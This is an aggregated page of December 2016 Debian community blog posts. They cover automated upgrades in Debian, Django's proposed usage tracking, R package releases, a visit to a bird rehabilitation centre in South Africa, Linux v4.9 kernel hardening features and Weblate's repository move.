Search Results: "spa"

14 December 2016

Antoine Beaupr : Debian considering automated upgrades

The Debian project is looking at possibly making automatic minor upgrades to installed packages the default for newly installed systems. While Debian has a reliable and stable package update system that has been an inspiration for multiple operating systems (the venerable APT), upgrades are, usually, a manual process on Debian for most users. The proposal was brought up during the Debian Cloud sprint in November by longtime Debian Developer Steve McIntyre. The rationale was to make sure that users installing Debian in the cloud have a "secure" experience by default, by installing and configuring the unattended-upgrades package within the images. The unattended-upgrades package contains a Python program that automatically performs any pending upgrade and is designed to run unattended. It is roughly the equivalent of doing apt-get update; apt-get upgrade in a cron job, but has special code to handle error conditions, warn about reboots, and selectively upgrade packages. The package was originally written for Ubuntu by Michael Vogt, a longtime Debian developer and Canonical employee. Since there was a concern that Debian cloud images would be different from normal Debian installs, McIntyre suggested installing unattended-upgrades by default on all Debian installs, so that people have a consistent experience inside and outside of the cloud. The discussion that followed was interesting as it brought up key issues one would have when deploying automated upgrade tools, outlining both the benefits and downsides to such systems.

Problems with automated upgrades An issue raised in the following discussion is that automated upgrades may create unscheduled downtime for critical services. For example, certain sites may not be willing to tolerate a master MySQL server rebooting in conditions not controlled by the administrators. The consensus seems to be that experienced administrators will be able to solve this issue on their own, or are already doing so. For example, Noah Meyerhans, a Debian developer, argued that "any reasonably well managed production host is going to be driven by some kind of configuration management system" where competent administrators can override the defaults. Debian, for example, provides the policy-rc.d mechanism to disable service restarts on certain packages out of the box. unattended-upgrades also features a way to disable upgrades on specific packages that administrators would consider too sensitive to restart automatically and will want to schedule during maintenance windows. Reboots were another issue discussed: how and when to deploy kernel upgrades? Automating kernel upgrades may mean data loss if the reboot happens during a critical operation. On Debian systems, the kernel upgrade mechanisms already provide a /var/run/reboot-required flag file that tools can monitor to notify users of the required reboot. For example, some desktop environments will popup a warning prompting users to reboot when the file exists. Debian doesn't currently feature an equivalent warning for command-line operation: Vogt suggested that the warning could be shown along with the usual /etc/motd announcement. The ideal solution here, of course, is reboot-less kernel upgrades, which is also known as "live patching" the kernel. Unfortunately, this area is still in development in the kernel (as was previously discussed here). Canonical deployed the feature for the Ubuntu 16.04 LTS release, but Debian doesn't yet have such capability, since it requires extra infrastructure among other issues. Furthermore, system reboots are only one part of the problem. Currently, upgrading packages only replaces the code and restarts the primary service shipped with a given package. On library upgrades, however, dependent services may not necessarily notice and will keep running with older, possibly vulnerable, libraries. While libc6, in Debian, has special code to restart dependent services, other libraries like libssl do not notify dependent services that they need to restart to benefit from potentially critical security fixes. One solution to this is the needrestart package which inspects all running processes and restarts services as necessary. It also covers interpreted code, specifically Ruby, Python, and Perl. In my experience, however, it can take up to a minute to inspect all processes, which degrades the interactivity of the usually satisfying apt-get install process. Nevertheless, it seems like needrestart is a key component of a properly deployed automated upgrade system.

Benefits of automated upgrades One thing that was less discussed is the actual benefit of automating upgrades. It is merely described as "secure by default" by McIntyre in the proposal, but no one actually expanded on this much. For me, however, it is now obvious that any out-of-date system will be systematically attacked by automated probes and may be taken over to the detriment of the whole internet community, as we are seeing with Internet of Things devices. As Debian Developer Lars Wirzenius said:
The ecosystem-wide security benefits of having Debian systems keep up to date with security updates by default overweigh any inconvenience of having to tweak system configuration on hosts where the automatic updates are problematic.
One could compare automated upgrades with backups: if they are not automated, they do not exist and you will run into trouble without them. (Wirzenius, coincidentally, also works on the Obnam backup software.) Another benefit that may be less obvious is the acceleration of the feedback loop between developers and users: developers like to know quickly when an update creates a regression. Automation does create the risk of a bad update affecting more users, but this issue is already present, to a lesser extent, with manual updates. And the same solution applies: have a staging area for security upgrades, the same way updates to Debian stable are first proposed before shipping a point release. This doesn't have to be limited to stable security updates either: more adventurous users could follow rolling distributions like Debian testing or unstable with unattended upgrades as well, with all the risks and benefits that implies.

Possible non-issues That there was not a backlash against the proposal surprised me: I expected the privacy-sensitive Debian community to react negatively to another "phone home" system as it did with the Django proposal. This, however, is different than a phone home system: it merely leaks package lists and one has to leak that information to get the updated packages. Furthermore, privacy-sensitive administrators can use APT over Tor to fetch packages. In addition, the diversity of the mirror infrastructure makes it difficult for a single entity to profile users. Automated upgrades do imply a culture change, however: administrators approve changes only a posteriori as opposed to deliberately deciding to upgrade parts they chose. I remember a time when I had to maintain proprietary operating systems and was reluctant to enable automated upgrades: such changes could mean degraded functionality or additional spyware. However, this is the free-software world and upgrades generally come with bug fixes and new features, not additional restrictions.

Automating major upgrades? While automating minor upgrades is one part of the solution to the problem of security maintenance, the other is how to deal with major upgrades. Once a release becomes unsupported, security issues may come up and affect older software. While Debian LTS extends releases lifetimes significantly, it merely delays the inevitable major upgrades. In the grand scheme of things, the lifetimes of Linux systems (Debian: 3-5 years, Ubuntu: 1-5 years) versus other operating systems (Solaris: 10-15 years, Windows: 10+ years) is fairly short, which makes major upgrades especially critical. While major upgrades are not currently automated in Debian, they are usually pretty simple: edit sources.list then:
    # apt-get update && apt-get dist-upgrade
But the actual upgrade process is really much more complex. If you run into problems with the above commands, you will quickly learn that you should have followed the release notes, a whopping 20,000-word, ten-section document that outlines all the gory details of the release. This is a real issue for large deployments and for users unfamiliar with the command line. The solutions most administrators seem to use right now is to roll their own automated upgrade process. For example, the Debian.org system administrators have their own process for the "jessie" (8.0) upgrade. I have also written a specification of how major upgrades could be automated that attempts to take into account the wide variety of corner cases that occur during major upgrades, but it is currently at the design stage. Therefore, this problem space is generally unaddressed in Debian: Ubuntu does have a do-release-upgrade command but it is Ubuntu-specific and would need significant changes in order to work in Debian.

Future work Ubuntu currently defaults to "no automation" but, on install, invites users to enable unattended-upgrades or Landscape, a proprietary system-management service from Canonical. According to Vogt, the company supports both projects equally as they differ in scope: unattended-upgrades just upgrades packages while Landscape aims at maintaining thousands of machines and handles user management, release upgrades, statistics, and aggregation. It appears that Debian will enable unattended-upgrades on the images built for the cloud by default. For regular installs, the consensus that has emerged points at the Debian installer prompting users to ask if they want to disable the feature as well. One reason why this was not enabled before is that unattended-upgrades had serious bugs in the past that made it less attractive. For example, it would simply fail to follow security updates, a major bug that was fortunately promptly fixed by the maintainer. In any case, it is important to distribute security and major upgrades on Debian machines in a timely manner. In my long experience in professionally administering Unix server farms, I have found the upgrade work to be a critical but time-consuming part of my work. During that time, I successfully deployed an automated upgrade system all the way back to Debian woody, using the simpler cron-apt. This approach is, unfortunately, a little brittle and non-standard; it doesn't address the need of automating major upgrades, for which I had to revert to tools like cluster-ssh or more specialized configuration management tools like Puppet. I therefore encourage any effort towards improving that process for the whole community. More information about the configuration of unattended-upgrades can be found in the Ubuntu documentation or the Debian wiki.
Note: this article first appeared in the Linux Weekly News.

Antoine Beaupr : Django debates privacy concern

In recent years, privacy issues have become a growing concern among free-software projects and users. As more and more software tasks become web-based, surveillance and tracking of users is also on the rise. While some software may use advertising as a source of revenue, which has the side effect of monitoring users, the Django community recently got into an interesting debate surrounding a proposal to add user tracking actually developer tracking to the popular Python web framework.

Tracking for funding A novel aspect of this debate is that the initiative comes from concerns of the Django Software Foundation (DSF) about funding. The proposal suggests that "relying on the free labor of volunteers is ineffective, unfair, and risky" and states that "the future of Django depends on our ability to fund its development". In fact, the DSF recently hired an engineer to help oversee Django's development, which has been quite successful in helping the project make timely releases with fewer bugs. Various fundraising efforts have resulted in major new Django features, but it is difficult to attract sponsors without some hard data on the usage of Django. The proposed feature tries to count the number of "unique developers" and gather some metrics of their environments by using Google Analytics (GA) in Django. The actual proposal (DEP 8) is done as a pull request, which is part of Django Enhancement Proposal (DEP) process that is similar in spirit to the Python Enhancement Proposal (PEP) process. DEP 8 was brought forward by a longtime Django developer, Jacob Kaplan-Moss. The rationale is that "if we had clear data on the extent of Django's usage, it would be much easier to approach organizations for funding". The proposal is essentially about adding code in Django to send a certain set of metrics when "developer" commands are run. The system would be "opt-out", enabled by default unless turned off, although the developer would be warned the first time the phone-home system is used. The proposal notes that an opt-in system "severely undercounts" and is therefore not considered "substantially better than a community survey" that the DSF is already doing.

Information gathered The pieces of information reported are specifically designed to run only in a developer's environment and not in production. The metrics identified are, at the time of writing:
  • an event category (the developer commands: startproject, startapp, runserver)
  • the HTTP User-Agent string identifying the Django, Python, and OS versions
  • a user-specific unique identifier (a UUID generated on first run)
The proposal mentions the use of the GA aip flag which, according to GA documentation, makes "the IP address of the sender 'anonymized'". It is not quite clear how that is done at Google and, given that it is a proprietary platform, there is no way to verify that claim. The proposal says it means that "we can't see, and Google Analytics doesn't store, your actual IP". But that is not actually what Google does: GA stores IP addresses, the documentation just says they are anonymized, without explaining how. GA is presented as a trade-off, since "Google's track record indicates that they don't value privacy nearly as high" as the DSF does. The alternative, deploying its own analytics software, was presented as making sustainability problems worse. According to the proposal, Google "can't track Django users. [...] The only thing Google could do would be to lie about anonymizing IP addresses, and attempt to match users based on their IPs". The truth is that we don't actually know what Google means when it "anonymizes" data: Jannis Leidel, a Django team member, commented that "Google has previously been subjected to secret US court orders and was required to collaborate in mass surveillance conducted by US intelligence services" that limit even Google's capacity of ensuring its users' anonymity. Leidel also argued that the legal framework of the US may not apply elsewhere in the world: "for example the strict German (and by extension EU) privacy laws would exclude the automatic opt-in as a lawful option". Furthermore, the proposal claims that "if we discovered Google was lying about this, we'd obviously stop using them immediately", but it is unclear exactly how this could be implemented if the software was already deployed. There are also concerns that an implementation could block normal operation, especially in countries (like China) where Google itself may be blocked. Finally, some expressed concerns that the information could constitute a security problem, since it would unduly expose the version number of Django that is running.

In other projects Django is certainly not the first project to consider implementing analytics to get more information about its users. The proposal is largely inspired by a similar system implemented by the OS X Homebrew package manager, which has its own opt-out analytics. Other projects embed GA code directly in their web pages. This is apparently the option chosen by the Oscar Django-based ecommerce solution, but that was seen by the DSF as less useful since it would count Django administrators and wasn't seen as useful as counting developers. Wagtail, a Django-based content-management system, was incorrectly identified as using GA directly, as well. It actually uses referrer information to identify installed domains through the version updates checks, with opt-out. Wagtail didn't use GA because the project wanted only minimal data and it was worried about users' reactions. NPM, the JavaScript package manager, also considered similar tracking extensions. Laurie Voss, the co-founder of NPM, said it decided to completely avoid phoning home, because "users would absolutely hate it". But NPM users are constantly downloading packages to rebuild applications from scratch, so it has more complete usage metrics, which are aggregated and available via a public API. NPM users seem to find this is a "reasonable utility/privacy trade". Some NPM packages do phone home and have seen "very mixed" feedback from users, Voss said. Eric Holscher, co-founder of Read the Docs, said the project is considering using Sentry for centralized reporting, which is a different idea, but interesting considering Sentry is fully open source. So even though it is a commercial service (as opposed to the closed-source Google Analytics), it may be possible to verify any anonymity claims.

Debian's response Since Django is shipped with Debian, one concern was the reaction of the distribution to the change. Indeed, "major distros' positions would be very important for public reception" to the feature, another developer stated. One of the current maintainers of Django in Debian, Rapha l Hertzog, explicitly stated from the start that such a system would "likely be disabled by default in Debian". There were two short discussions on Debian mailing lists where the overall consensus seemed to be that any opt-out tracking code was undesirable in Debian, especially if it was aimed at Google servers. I have done some research to see what, exactly, was acceptable as a phone-home system in the Debian community. My research has revealed ten distinct bug reports against packages that would unexpectedly connect to the network, most of which were not directly about collecting statistics but more often about checking for new versions. In most cases I found, the feature was disabled. In the case of version checks, it seems right for Debian to disable the feature, because the package cannot upgrade itself: that task is delegated to the package manager. One of those issues was the infamous "OK Google" voice activation binary blog controversy that was previously reported here and has since then been fixed (although other issues remain in Chromium). I have also found out that there is no clearly defined policy in Debian regarding tracking software. What I have found, however, is that there seems to be a strong consensus in Debian that any tracking is unacceptable. This is, for example, an extract of a policy that was drafted (but never formally adopted) by Ian Jackson, a longtime Debian developer:
Software in Debian should not communicate over the network except: in order to, and as necessary to, perform their function[...]; or for other purposes with explicit permission from the user.
In other words, opt-in only, period. Jackson explained that "when we originally wrote the core of the policy documents, the DFSG [Debian Free Software Guidelines], the SC [Social Contract], and so on, no-one would have considered this behaviour acceptable", which explains why no explicit formal policy has been adopted yet in the Debian project. One of the concerns with opt-out systems (or even prompts that default to opt-in) was well explained back then by Debian developer Bas Wijnen:
It very much resembles having to click through a license for every package you install. One of the nice things about Debian is that the user doesn't need to worry about such things: Debian makes sure things are fine.
One could argue that Debian has its own tracking systems. For example, by default, Debian will "phone home" through the APT update system (though it only reports the packages requested). However, this is currently not automated by default, although there are plans to do so soon. Furthermore, Debian members do not consider APT as tracking, because it needs to connect to the network to accomplish its primary function. Since there are multiple distributed mirrors (which the user gets to choose when installing), the risk of surveillance and tracking is also greatly reduced. A better parallel could be drawn with Debian's popcon system, which actually tracks Debian installations, including package lists. But as Barry Warsaw pointed out in that discussion, "popcon is 'opt-in' and [...] the overwhelming majority in Debian is in favour of it in contrast to 'opt-out'". It should be noted that popcon, while opt-in, defaults to "yes" if users click through the install process. [Update: As pointed out in the comments, popcon actually defaults to "no" in Debian.] There are around 200,000 submissions at this time, which are tracked with machine-specific unique identifiers that are submitted daily. Ubuntu, which also uses the popcon software, gets around 2.8 million daily submissions, while Canonical estimates there are 40 million desktop users of Ubuntu. This would mean there is about an order of magnitude more installations than what is reported by popcon. Policy aside, Warsaw explained that "Debian has a reputation for taking privacy issues very serious and likes to keep it".

Next steps There are obviously disagreements within the Django project about how to handle this problem. It looks like the phone-home system may end up being implemented as a proxy system "which would allow us to strip IP addresses instead of relying on Google to anonymize them, or to anonymize them ourselves", another Django developer, Aymeric Augustin, said. Augustin also stated that the feature wouldn't "land before Django drops support for Python 2", which is currently estimated to be around 2020. It is unclear, then, how the proposal would resolve the funding issues, considering how long it would take to deploy the change and then collect the information so that it can be used to spur the funding efforts. It also seems the system may explicitly prompt the user, with an opt-out default, instead of just splashing a warning or privacy agreement without a prompt. As Shai Berger, another Django contributor, stated, "you do not get [those] kind of numbers in community surveys". Berger also made the argument that "we trust the community to give back without being forced to do so"; furthermore:
I don't believe the increase we might get in the number of reports by making it harder to opt-out, can be worth the ill-will generated for people who might feel the reporting was "sneaked" upon them, or even those who feel they were nagged into participation rather than choosing to participate.
Other options may also include gathering metrics in pip or PyPI, which was proposed by Donald Stufft. Leidel also proposed that the system could ask to opt-in only after a few times the commands are called. It is encouraging to see that a community can discuss such issues without heating up too much and shows great maturity for the Django project. Every free-software project may be confronted with funding and sustainability issues. Django seems to be trying to address this in a transparent way. The project is willing to engage with the whole spectrum of the community, from the top leaders to downstream distributors, including individual developers. This practice should serve as a model, if not of how to do funding or tracking, at least of how to discuss those issues productively. Everyone seems to agree the point is not to surveil users, but improve the software. As Lars Wirzenius, a Debian developer, commented: "it's a very sad situation if free software projects have to compromise on privacy to get funded". Hopefully, Django will be able to improve its funding without compromising its principles.
Note: this article first appeared in the Linux Weekly News.

Dirk Eddelbuettel: anytime 0.1.2: Another bugfix

Another update, now at release 0.1.2, of anytime arrived at CRAN earlier today. anytime is a very focused package aiming to do just one thing really well: to convert anything in integer, numeric, character, factor, ordered, ... format to either POSIXct or Date objects -- and to do so without requiring a format string. See the anytime page, or the GitHub README.md for a few examples, or just consider the following illustration:
R> library(anytime)
R> anytime("20161107 202122")   ## all digits
[1] "2016-11-07 20:21:22 CST"
R> utctime("2016Nov07 202122")  ## UTC parse example
[1] "2016-11-07 14:21:22 CST"
R> 
Release 0.1.2 addresses a somewhat bizarre Windows-only bug reported at GitHub in #33 and at StackOverflow. Formats of the %Y-%b-%d form, ie 2016-Dec-12 for today would fail on Windows as the contiguous string was apparently getting split by a routine looking for splits on spaces. Really strange. Anyway, I switched to using more helper functions from the Boost String Algorithms library, and things are behaving now. An extra shoutout once more to G bor Cs rdi and the R Consortium for the most awesome R-Builder. I was able to test and fix on Windows during the weekend with no access to an actual windows environment. The NEWS file summarises the release:

Changes in anytime version 0.1.2 (2016-12-13)
  • The (internal) string processing and splitting now uses Boost algorithm functions which avoids a (bizarre) bug on Windows.
  • Test coverage was increased.

Courtesy of CRANberries, there is a comparison to the previous release. More information is on the anytime page. For questions or comments use the issue tracker off the GitHub repo.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

13 December 2016

Shirish Agarwal: Eagle Encounters, pier Stellenbosch

Before starting, have to say hindsight as they say is always 20/20. I was moaning about my 6/7 hour trip few blog posts back but now came to know about the 17.5 hr. flights (17.5x800km/hr=14000 km.) which are happening around me. I would say I was whining about nothing seeing those flights. I can t even imagine how people would feel in those flights. Six hours were too much in the tin-can, thankfully though I was in the aisle seat. In 14 hours most people would probably give to Air rage . I just saw an excellent article on the subject. I also came to know that seat-selection and food on a long-haul flights are a luxury, hence that changes the equation quite a bit as well. So on these facts, it seems Qatar Airways treated me quite well as I was able to use both those options. Disclaimer My knowledge about birds/avian is almost non-existent, Hence feel free to correct me if I do go wrong anywhere. Coming back to earth literally , I will have to share a bit of South Africa as that is part and parcel of what I m going to share next. Also many of the pictures shared in this particular blog post belong to KK who has shared them with me with permission to share it with the rest of the world. When I was in South Africa, in the first couple of days as well as what little reading of South African History I had read before travelling, had known that the Europeans, specifically the Dutch ruled on South Africa for many years. What was shared to me in the first day or two that Afrikaans is mostly spoken by Europeans still living in South Africa, some spoken by the coloured people as well. This tied in with the literature I had already read. The Wikipedia page shares which language is spoken by whom and how the demographics play out if people are interested to know that. One of the words or part of the word for places we came to know is bosch as is used in many a places. Bosch means wood or forest. After this we came to know about many places which were known as somethingbosch which signified to us that area is or was a forest. On the second/third day Chirayu (pictured, extreme left) shared the idea of going to Eagle Encounters. Other people pictured in the picture are yours truly, some of the people from GSOC, KK is in the middle, the driver Leonard something who took us to Eagle Encounters on the right (pictured extreme right). Update I was informed that it was a joint plan between Chirayu and KK. They also had some other options planned which later got dropped by the wayside. The whole gang/group along with Leonard coming from eagle encounters It was supposed to be somewhat near, (Spier, Stellenbosch). While I was not able to able to see/figure out where Eagle Encounters is on Openstreetmap, somebody named Firefishy added Spier to OSM few years back. So thank you for that Firefishy so I can at least pin-point a closer place. I didn t see/know/try to figure out about the place as Chirayu said it s a zoo . I wasn t enthusiastic as much as I had been depressed by most zoos in India, while you do have national reserves/Parks in India where you see animals in their full glory. I have been lucky to been able to seen Tadoba and Ranthambore National parks and spend some quality time (about a week) to have some idea as to what can/happens in forests and people living in the buffer-zones but those stories are for a different day altogether. I have to say I do hope to be part of the Ranthambore experience again somewhere in the future, it really is a beautiful place for flora and fauna and fortunately or unfortunately this is the best time apart from spring, as you have the game of mist/fog and animals . North India this time of the year is something to be experienced. I wasn t much enthused as zoos in India are claustrophobic for animals and people both. There are small cages and you see and smell the shit/piss of the animals, generally not a good feeling. Chirayu shared with us also the possibility of being able to ride of Segways and range of bicycles which relieved me so that in case we didn t enjoy the zoo we would enjoy the Segway at least and have a good time (although it would have different expenses than the ones at Eagle Encounters). My whole education about what a zoo could be was turned around at Eagle Encounters as it seems to be somewhere between a zoo and what I know as national parks where animals roam free. We purchased the tickets and went in, the first event/happening was Eagle Encounters itself. One of the families at Eagle Encounter handling a snowy eagle Our introduction to the place started by two beautiful volunteer/trainers who were in charge of all the birds in the Eagle Encounters vicinity. The introduction started by every one of us who came for the Eagle Encounter show to wear a glove and to have/hold one of the pair of snowy owls to sit on the glove. That picture is of a family who was part of our show. Before my turn came, I was a little apprehensive/worried about holding a Owl -period. To my surprise, they were so soft and easy-going, I could hardly feel the weight on my hand. While the trainer/volunteers were constantly feeding them earthworm-bits (I didn t ask, just guessing) and we were all happy as they along with the visitors were constantly playing and interacting with the birds, sharing with us the life-cycle of the snowy Owl. It s only then I understood why in the Harry Potter Universe, the owl plays such an important part. They seem to be a nice, curious, easy-going, proud creatures which fits perfectly in the HP Universe. In hind-sight I should have videod the whole experience as the trainer/volunteer showed a battery of owls, eagles, vultures, Hawks (different birds of prey) what have you. I have to confess my knowledge of birds is and was non-existent. Vulture at the Eagle Encounters show Vulture, One of the larger birds we saw at the Eagle Encounters show. Some of the birds could be dangerous, especially in the wild. The other trainer showing off a Black Eagle at Eagle Encounters That was the other Volunteer-Trainer who was showing off the birds. I especially liked the t-shirt she was wearing. The shop at Eagle Encounters had whole lot of them, they were a bit expensive and just not my size Tidbit Just a few years ago, it was a shocker to me to know/realize that what commonly goes/known in the country as a parrot by most people is actually a Parakeet. As can be seen in the article linked, they are widely distributed in India. While I was young, I used to see the rose-ringed parakeets quite a bit around but nowadays due to probably pollution and other factors, they are noticeably less. They are popular as pets in India. I don t know what Pollito would think about that, don t think he would think good. Trainer showing off a Hawk at Eagle Encounters As I cannot differentiate between Hawk, Vulture, Eagle, etc. I would safely say a Bird of Prey as that was what he was holding. This photo was taken after the event was over where we all were curious to know about the volunteer/trainer, their day job and what it meant for them to be taking care of these birds. Update KK has shared with me what those specific birds are called, so in case the names or species are wrong, please take the truck with her and not me. While I don t remember the name of the trainer/volunteer, among other things it was shared that the volunteers/trainers aren t paid enough and they never have enough funds to take care of all the birds who come to them. Trainer showing Hawk and background chart Where the picture was shot (both this and earlier) was sort of open-office. If you look closely, you will see that there are names of the birds, for instance, people who loved LOTR would easily see Gandalf . that board lists how much food (probably in grams) did the bird eat in a day and week. While it was not shared, I m sure there would be a lot of paperwork, studies to get the birds as well as possible. From a computer science perspective, there seemed to be lot of potential for avian and big-data professionals to do lot of computer modelling and analysis and give more insight into the rehabilitation efforts so the process could be more fine-tuned, efficient and economic perhaps. Hawk on stand This is how we saw the majority of the birds. Most of them had a metal/plastic string which was tied to small artificial branches as the one above. I forgot to share a very important point. Eagle Encounters is not a zoo but a Rehabilitation Centre. While the cynic/skeptic part of me tried to not feel or see the before and after pictures of the birds bought to the rehabilitation centre, the caring part was moved to see most of the birds being treated with love and affection. From our conversations with the Volunteer-Trainer it emerged that every week they had to turn away lots of birds due to space constraints. It is only the most serious/life-threatening cases for which they could provide care in a sustainable way they would keep. Some of the birds who were in the cages were large, airy. I wouldn t say clean as what little I read before as well later is that birds shit enormously so cleaning cages is quite an effort. Most of the cages and near those artificial branches there were placards of people who were sponsoring a bird or two to look after them. From what was shared, many of the birds who came had been abused in many ways. Some of them had their bones crushed or/and other cruel ways. As I had shared that I had been wonderfully surprised by seeing birds come so close to me and most of my friends, I felt rage about those who had treated the birds in such evil, bad ways. What was shared with us that while they try to heal the birds as much as possible, it is always suspect how well the birds would survive on their own in nature, hence many of these birds would go to the sponsor or to some other place when they are well. The Secretary birds - cage- sponsors-adopted If you look at the picture closely, maybe look at the higher resolution photo in the gallery, you will see that both the birds have been adopted by two different couples. The birds as the name tag shows are called Secretaries . The Secretaries make a typical sound which is similar to the sound made by old typewriters. Just as woodpeckers make Morse Code noises when they are pecking with their beaks on trees, something similar to the sound of keys emitted by Old Remington typewriters when clicked on was done by the Secretaries. One of the birds in the cage, This is one of the birds in one of the few cages. If you see a higher-resolution picture of the earlier picture, the one which has Secretaries . Also as can be seen in the picture, there is wood-working happening and they are trying to expand the Rehabilitation Centre. All in all, an excursion which was supposed to be for just an hour, extended to something like 3 odd hours. KK shot more than a 1000 odd pictures while trying to teach/converse in Malyalam to some of the birds. She shot well over 1000 photos which would have filled something like 30 odd traditional photo albums. Jaminy (KK s partner-in-crime) used her selfie stick to desired effect, taking pictures with most of the birds as one does with celebrities. I had also taken some but most of them were over-exposed as was new to mobile photography at that time, still am but mostly it works. Lake with Barn Owls near Eagle Encounters That is the lake we discovered/saw after coming back from Eagle Encounters. We had good times. Lastly, a virtual prize distribution ceremony a. Chirayu and KK A platinum trophy for actually thinking and pitching the place in the first place. b. Shirish and Deven Bansod Metal cups for not taking more than 10 minutes to freshen up and be back after hearing the plan to go to Eagle Encounters. c. All the girls/women Spoons for actually making it to the day. All the girls took quite sometime to freshen up, otherwise it might have been possible to also experience the Segways, who knows. All-in-all an enjoyable day spent in being part of Eagle Encounters .
Filed under: Miscellenous Tagged: #Birds of Prey, #Debconf16, #Eagle Encounters, #Rehabilitation, #South African History, #Stellenbosch

12 December 2016

Kees Cook: security things in Linux v4.9

Previously: v4.8. Here are a bunch of security things I m excited about in the newly released Linux v4.9: Latent Entropy GCC plugin Building on her earlier work to bring GCC plugin support to the Linux kernel, Emese Revfy ported PaX s Latent Entropy GCC plugin to upstream. This plugin is significantly more complex than the others that have already been ported, and performs extensive instrumentation of functions marked with __latent_entropy. These functions have their branches and loops adjusted to mix random values (selected at build time) into a global entropy gathering variable. Since the branch and loop ordering is very specific to boot conditions, CPU quirks, memory layout, etc, this provides some additional uncertainty to the kernel s entropy pool. Since the entropy actually gathered is hard to measure, no entropy is credited , but rather used to mix the existing pool further. Probably the best place to enable this plugin is on small devices without other strong sources of entropy. vmapped kernel stack and thread_info relocation on x86 Normally, kernel stacks are mapped together in memory. This meant that attackers could use forms of stack exhaustion (or stack buffer overflows) to reach past the end of a stack and start writing over another process s stack. This is bad, and one way to stop it is to provide guard pages between stacks, which is provided by vmalloced memory. Andy Lutomirski did a bunch of work to move to vmapped kernel stack via CONFIG_VMAP_STACK on x86_64. Now when writing past the end of the stack, the kernel will immediately fault instead of just continuing to blindly write. Related to this, the kernel was storing thread_info (which contained sensitive values like addr_limit) at the bottom of the kernel stack, which was an easy target for attackers to hit. Between a combination of explicitly moving targets out of thread_info, removing needless fields, and entirely moving thread_info off the stack, Andy Lutomirski and Linus Torvalds created CONFIG_THREAD_INFO_IN_TASK for x86. CONFIG_DEBUG_RODATA mandatory on arm64 As recently done for x86, Mark Rutland made CONFIG_DEBUG_RODATA mandatory on arm64. This feature controls whether the kernel enforces proper memory protections on its own memory regions (code memory is executable and read-only, read-only data is actually read-only and non-executable, and writable data is non-executable). This protection is a fundamental security primitive for kernel self-protection, so there s no reason to make the protection optional. random_page() cleanup Cleaning up the code around the userspace ASLR implementations makes them easier to reason about. This has been happening for things like the recent consolidation on arch_mmap_rnd() for ET_DYN and during the addition of the entropy sysctl. Both uncovered some awkward uses of get_random_int() (or similar) in and around arch_mmap_rnd() (which is used for mmap (and therefore shared library) and PIE ASLR), as well as in randomize_stack_top() (which is used for stack ASLR). Jason Cooper cleaned things up further by doing away with randomize_range() entirely and replacing it with the saner random_page(), making the per-architecture arch_randomize_brk() (responsible for brk ASLR) much easier to understand. That s it for now! Let me know if there are other fun things to call attention to in v4.9.

2016, Kees Cook. This work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.
Creative Commons License

Dirk Eddelbuettel: RcppCCTZ 0.1.0

A new version 0.1.0 of RcppCCTZ arrived on CRAN this morning. It brings a number of new or updated things, starting with new upstream code from CCTZ as well as a few new utility functions. CCTZ is a C++ library for translating between absolute and civil times using the rules of a time zone. In fact, it is two libraries. One for dealing with civil time: human-readable dates and times, and one for converting between between absolute and civil times via time zones. It requires only a proper C++11 compiler and the standard IANA time zone data base which standard Unix, Linux, OS X, ... computers tend to have in /usr/share/zoneinfo. RcppCCTZ connects this library to R by relying on Rcpp. A nice example is the helloMoon() function (based on an introductory example in the CCTZ documentation) showing the time when Neil Armstrong took a small step, relative to local time in New York and Sydney:
R> library(RcppCCTZ)
R> helloMoon(verbose=TRUE)
1969-07-20 22:56:00 -0400
1969-07-21 12:56:00 +1000
                   New_York                      Sydney 
"1969-07-20 22:56:00 -0400" "1969-07-21 12:56:00 +1000" 
R> 
The new formating and parsing functions are illustrated below with default arguments for format strings and timezones. All this can be customized as usual.
R> example(formatDatetime)
frmtDtR> now <- Sys.time()
frmtDtR> formatDatetime(now)            # current (UTC) time, in full precision RFC3339
[1] "2016-12-12T13:21:03.866711+00:00"
frmtDtR> formatDatetime(now, tgttzstr="America/New_York")  # same but in NY
[1] "2016-12-12T08:21:03.866711-05:00"
frmtDtR> formatDatetime(now + 0:4)     # vectorised
[1] "2016-12-12T13:21:03.866711+00:00" "2016-12-12T13:21:04.866711+00:00" "2016-12-12T13:21:05.866711+00:00"
[4] "2016-12-12T13:21:06.866711+00:00" "2016-12-12T13:21:07.866711+00:00"
R> example(parseDatetime)
prsDttR> ds <- getOption("digits.secs")
prsDttR> options(digits.secs=6) # max value
prsDttR> parseDatetime("2016-12-07 10:11:12",        "%Y-%m-%d %H:%M:%S");   # full seconds
[1] "2016-12-07 04:11:12 CST"
prsDttR> parseDatetime("2016-12-07 10:11:12.123456", "%Y-%m-%d %H:%M:%E*S"); # fractional seconds
[1] "2016-12-07 04:11:12.123456 CST"
prsDttR> parseDatetime("2016-12-07T10:11:12.123456-00:00")  ## default RFC3339 format
[1] "2016-12-07 04:11:12.123456 CST"
prsDttR> now <- trunc(Sys.time())
prsDttR> parseDatetime(formatDatetime(now + 0:4))               # vectorised
[1] "2016-12-12 07:21:17 CST" "2016-12-12 07:21:18 CST" "2016-12-12 07:21:19 CST"
[4] "2016-12-12 07:21:20 CST" "2016-12-12 07:21:21 CST"
prsDttR> options(digits.secs=ds)
R>
Changes in this version are summarized here:

Changes in version 0.1.0 (2016-12-11)
  • Synchronized with CCTZ upstream.
  • New parsing and formating helpers for Datetime vectors
  • New parsing and formating helpers for (two) double vectors representing full std::chrono nanosecond resolutions
  • Updated documentation and examples.

We also have a diff to the previous version thanks to CRANberries. More details are at the RcppCCTZ page; code, issue tickets etc at the GitHub repository.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

Michal &#268;iha&#345;: New location for Weblate

Today, Weblate got new home. The difference is not that big - it has been moved from my personal GitHub account to WeblateOrg organization. The main motivation is to have all Weblate related repositories in one location (all others including wlc, Docker or website are already there). The move will also allow to better manage the project in future as having it in separate repositories provides less management options on GitHub than using organization. In case you have cloned the git repository, please update
git remote set-url origin https://github.com/WeblateOrg/weblate.git
Of course all issue tracker locations have changed as well (I believe the redirect on GitHub will stay as long as I won't fork the repository, so expect it to work at least month). See GitHub documentation on repository moving. I'm sorry for all the troubles, but I think this is really necessary move.

Filed under: Debian English SUSE Weblate 0 comments

11 December 2016

Colin Watson: The sad tale of CVE-2015-1336

